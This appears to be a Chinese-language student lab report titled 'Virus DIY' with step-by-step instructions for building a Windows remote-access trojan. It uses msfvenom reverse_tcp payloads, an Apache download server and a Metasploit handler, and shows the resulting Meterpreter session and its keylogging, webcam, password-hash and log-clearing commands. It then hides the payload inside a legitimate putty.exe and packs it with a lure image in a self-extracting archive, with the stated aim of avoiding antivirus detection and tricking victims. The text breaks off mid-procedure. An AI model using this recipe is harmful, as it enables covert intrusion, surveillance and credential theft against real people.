Virus DIY

2022.04.03

木馬介紹:

何為木馬程式?

木馬程式是一種隱藏在看起來好像是正常檔案中的惡意軟體、在網際網路有很多種可以執行一系列的任務的木馬病毒，大部分的目標是操縱使用者的電腦、竊取資料、在受害者的電腦上安裝更多的惡意軟體

常見的木馬程式:

後門木馬: 在使用者的電腦上建立後門，使攻擊者可以存取、操縱使用者的電腦，並上傳竊取的資料或是下載更多惡意軟體

下載木馬: 主要目的是在被害者的電腦上下載更多其他內容或惡意軟體

資訊竊取木馬: 目標是竊取受害者的電腦資料

遠端存取木馬: 讓攻擊者可以完全操縱被害者的電腦

分散式阻斷服務攻擊木馬: 利用 DDos 手法，透過流量的氾濫來癱瘓目標的網路

Overview:

Msfvenom 是 msfpayload 和 msfencode (兩個都是 metasploit 的工具)，它可以生成許多的平台的 payload，例如: Android，Windows，Unix，Nodejs 等等。

一般而言，防火牆會阻擋由外部傳進內部網路的連線，但不會阻擋由內而外的連線，所以 reverse_tcp 則是藉由讓內部主機連線到外部，讓攻擊者通過防火牆進入內部的網路進行攻擊的方法。

本次報告中我們將優化 msfvenom 產生針對 windows 系統的 reverse_tcp payload(如圖一)。

指令如下:

msfvenom -p windows/meterpreter/reverse_tcp LHOST = local_host_IP LPORT = local_host_port -f exe > /var/www/html/trojan_name.exe

- -p 是一個告訴控制台目標系統的旗幟
- Meterpreter 是幫助尋找目標主機的 payload
- reverse_tcp 則是我們使用的攻擊方法
- Lhost 是等待回傳訊息的主機(攻擊方)的 IP
- Lport 是接收回傳訊息的 port
- -f 是輸出的形式，我們這裡選的是 exe，因為 windows 的執行檔是 exe 檔
- > 是指儲存製造 payload 的地方，/var/www/html/是系統預設給網頁 server 的資料夾，因為我們將讓 winXP 的主機藉由網頁下載 payload，所以我們將檔案存在這裡面。

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.201.131 LP
ORT=6666 -f exe > /var/www/html/cmd.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the pa
yload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

(圖一)

當製作完 payload 後，我們先開啟 Metasploit Framwork (MSF)的介面(如圖二)。

指令: msfconsole

```
root@kali:~# msfconsole
```

(圖二)

在 MSF 的介面，我們使用 multi/handler 等待接收靶機回傳的訊息(如圖三)。

指令如下:

1. use exploit/multi/handler
    1. multi/handler 做攻擊的存根，用於接收靶機回傳的訊息
2. set payload windows/meterpreter/reverse_tcp
   接收我們所製作的 reverse_tcp payload，底下的設定皆須與 payload 的資訊一樣
3. set lhost local_host_IP
4. set lport local_host_port
5. run
    a.開始等待接收訊息

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.201.131
lhost => 192.168.201.131
msf5 exploit(multi/handler) > set lport 6666
lport => 6666
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.201.131:6666
```

(圖三)

我們開啟網頁 server—Apache 2，(如圖四)。


指令為 service apache2 start

```
root@kali:~# service apache2 start
```

(圖四)

讓 winXP 藉由 kali 的 IP (192.168.201.131)進入網頁加上檔案名稱下載木馬程式至桌面(如圖五)。

下載網址為 http://192.168.201.131/cmd.exe



(圖五)

當 winXP 一執行檔案，攻擊機將收到訊息(如圖六)，這時我們就可以控制靶機了，使用 help 查看可使用的指令(如圖七、八、九、十)，並進行想要的攻擊。

```
[*] Started reverse TCP handler on 192.168.201.131:6666
[*] Sending stage (179779 bytes) to 192.168.201.130
[*] Meterpreter session 1 opened (192.168.201.131:6666 -> 192.168.201.130:1039)
at 2022-03-30 05:00:37 -0400

meterpreter >
```


(圖六)

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session.
    transport                 Change the current transport mechanism
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel
```


(圖七)


Stdapi: File system Commands
Command Description
cat Read the contents of a file to the screen
cd Change directory
checksum Retrieve the checksum of a file
cp Copy source to destination
dir List files (alias for ls)
download Download a file or directory
edit Edit a file
getlwd Print local working directory
getwd Print working directory
lcd Change local working directory
lls List local files
lpwd Print local working directory
ls List files
mkdir Make directory
mv Move source to destination
pwd Print working directory
rm Delete the specified file
rmdir Remove directory
search Search for files
show_mount List all mount points/logical drives
upload Upload a file or directory
Stdapi: Networking Commands
Command Description
arp Display the host ARP cache
getproxy Display the current proxy configuration
ifconfig Display interfaces
ipconfig Display interfaces
netstat Display the network connections
portfwd Forward a local port to a remote service
resolve Resolve a set of host names on the target
route View and modify the routing table

(圖八)


Stdapi: System Commands
Command Description
clearev Clear the event log
drop_token Relinquishes any active impersonation token.
execute Execute a command
getenv Get one or more environment variable values
getpid Get the current process identifier
getprivs Attempt to enable all privileges available to the current process
getsid Get the SID of the user that the server is running as
getuid Get the user that the server is running as
kill Terminate a process
localtime Displays the target system's local date and time
pgrep Filter processes by name
pkill Terminate processes by name
ps List running processes
reboot Reboots the remote computer
reg Modify and interact with the remote registry
rev2self Calls RevertToSelf() on the remote machine
shell Drop into a system command shell
shutdown Shuts down the remote computer
steal_token Attempts to steal an impersonation token from the target process
suspend Suspends or resumes a list of processes
sysinfo Gets information about the remote system, such as OS
Stdapi: User interface Commands
Command Description
enumdesktops List all accessible desktops and window stations
getdesktop Get the current meterpreter desktop
idletime Returns the number of seconds the remote user has been idle
keyboard_send Send keystrokes
keyscan_dump Dump the keystroke buffer
keyscan_start Start capturing keystrokes
keyscan_stop Stop capturing keystrokes
mouse Send mouse events
screenshare Watch the remote user's desktop in real time
screenshot Grab a screenshot of the interactive desktop
setdesktop Change the meterpreters current desktop
uictl Control some of the user interface components

(圖九)


Stdapi: Webcam Commands
Command Description
record_mic Record audio from the default microphone for X seconds
webcam_chat Start a video chat
webcam_list List webcams
webcam_snap Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam
Stdapi: Audio Output Commands
Command Description
play play an audio file on target system, nothing written on disk
Priv: Elevate Commands
Command Description
getsystem Attempt to elevate your privilege to that of local system.
Priv: Password database Commands
Command Description
hashdump Dumps the contents of the SAM database
Priv: Timestomp Commands
Command Description
timestomp Manipulate file MACE attributes

(圖十)

Goals:

我們藉由優化 msfvenom 指令製作專門攻擊 WinXP 的木馬病毒，使其減少被 Virustotal 上防毒軟體發現的可能性，在增加隱匿性的同時，我們則利用電腦的紀錄發現木馬病毒的蹤跡。
而以下我們做的木馬是後門木馬，其運作的方式是先在網路上下載一個合法的軟體，透過 msfvenom 指令將該軟體製作成一個看似合法但卻是藏著惡意的木馬病毒，並透過一張無害的圖片來誘使無辜的受害者點擊，一旦執行程式之後便會由攻擊者透過後門木馬來存取以及操控受害者的電腦。

Specifications:

I. 增加木馬病毒的隱密性


A. 事先在 https://putty.org/ 網站下載 putty.exe 檔案，使用 cp 指令將 putty.exe 複製到 root 之下

B. msfvenom -p windows/meterpreter/reverse_tcp LHOST=kali IP LPORT=8888 -f exe -k -x /root/putty.exe (-k 同時執行兩個檔 -x 執行後面的 exe 檔)


C. 進入 MSF 介面，使用 multi/handler 等待接收靶機回傳的訊息(如先前的步驟)

```
root@kali:~# ls /root/Downloads
putty.exe
root@kali:~# cp /root/Downloads/putty.exe /root/
root@kali:~# ls /root/
bbb3.exe  Documents  Music     Public     Templates      Videos
Desktop   Downloads  Pictures  putty.exe  UslNmYnx.jpeg
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.126.137 L
PORT=8888 -f exe -k -x /root/putty.exe > /var/www/html/abcde_putty.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 1543680 bytes
```


D. 在 Win XP 中前往 kali ip/檔案名稱_putty.exe 的網址下載檔案



E. 將下載的檔案與圖片壓縮




F. 在 General 頁面點選 Create SFX archive 選項，創建自解壓格式的壓縮文件

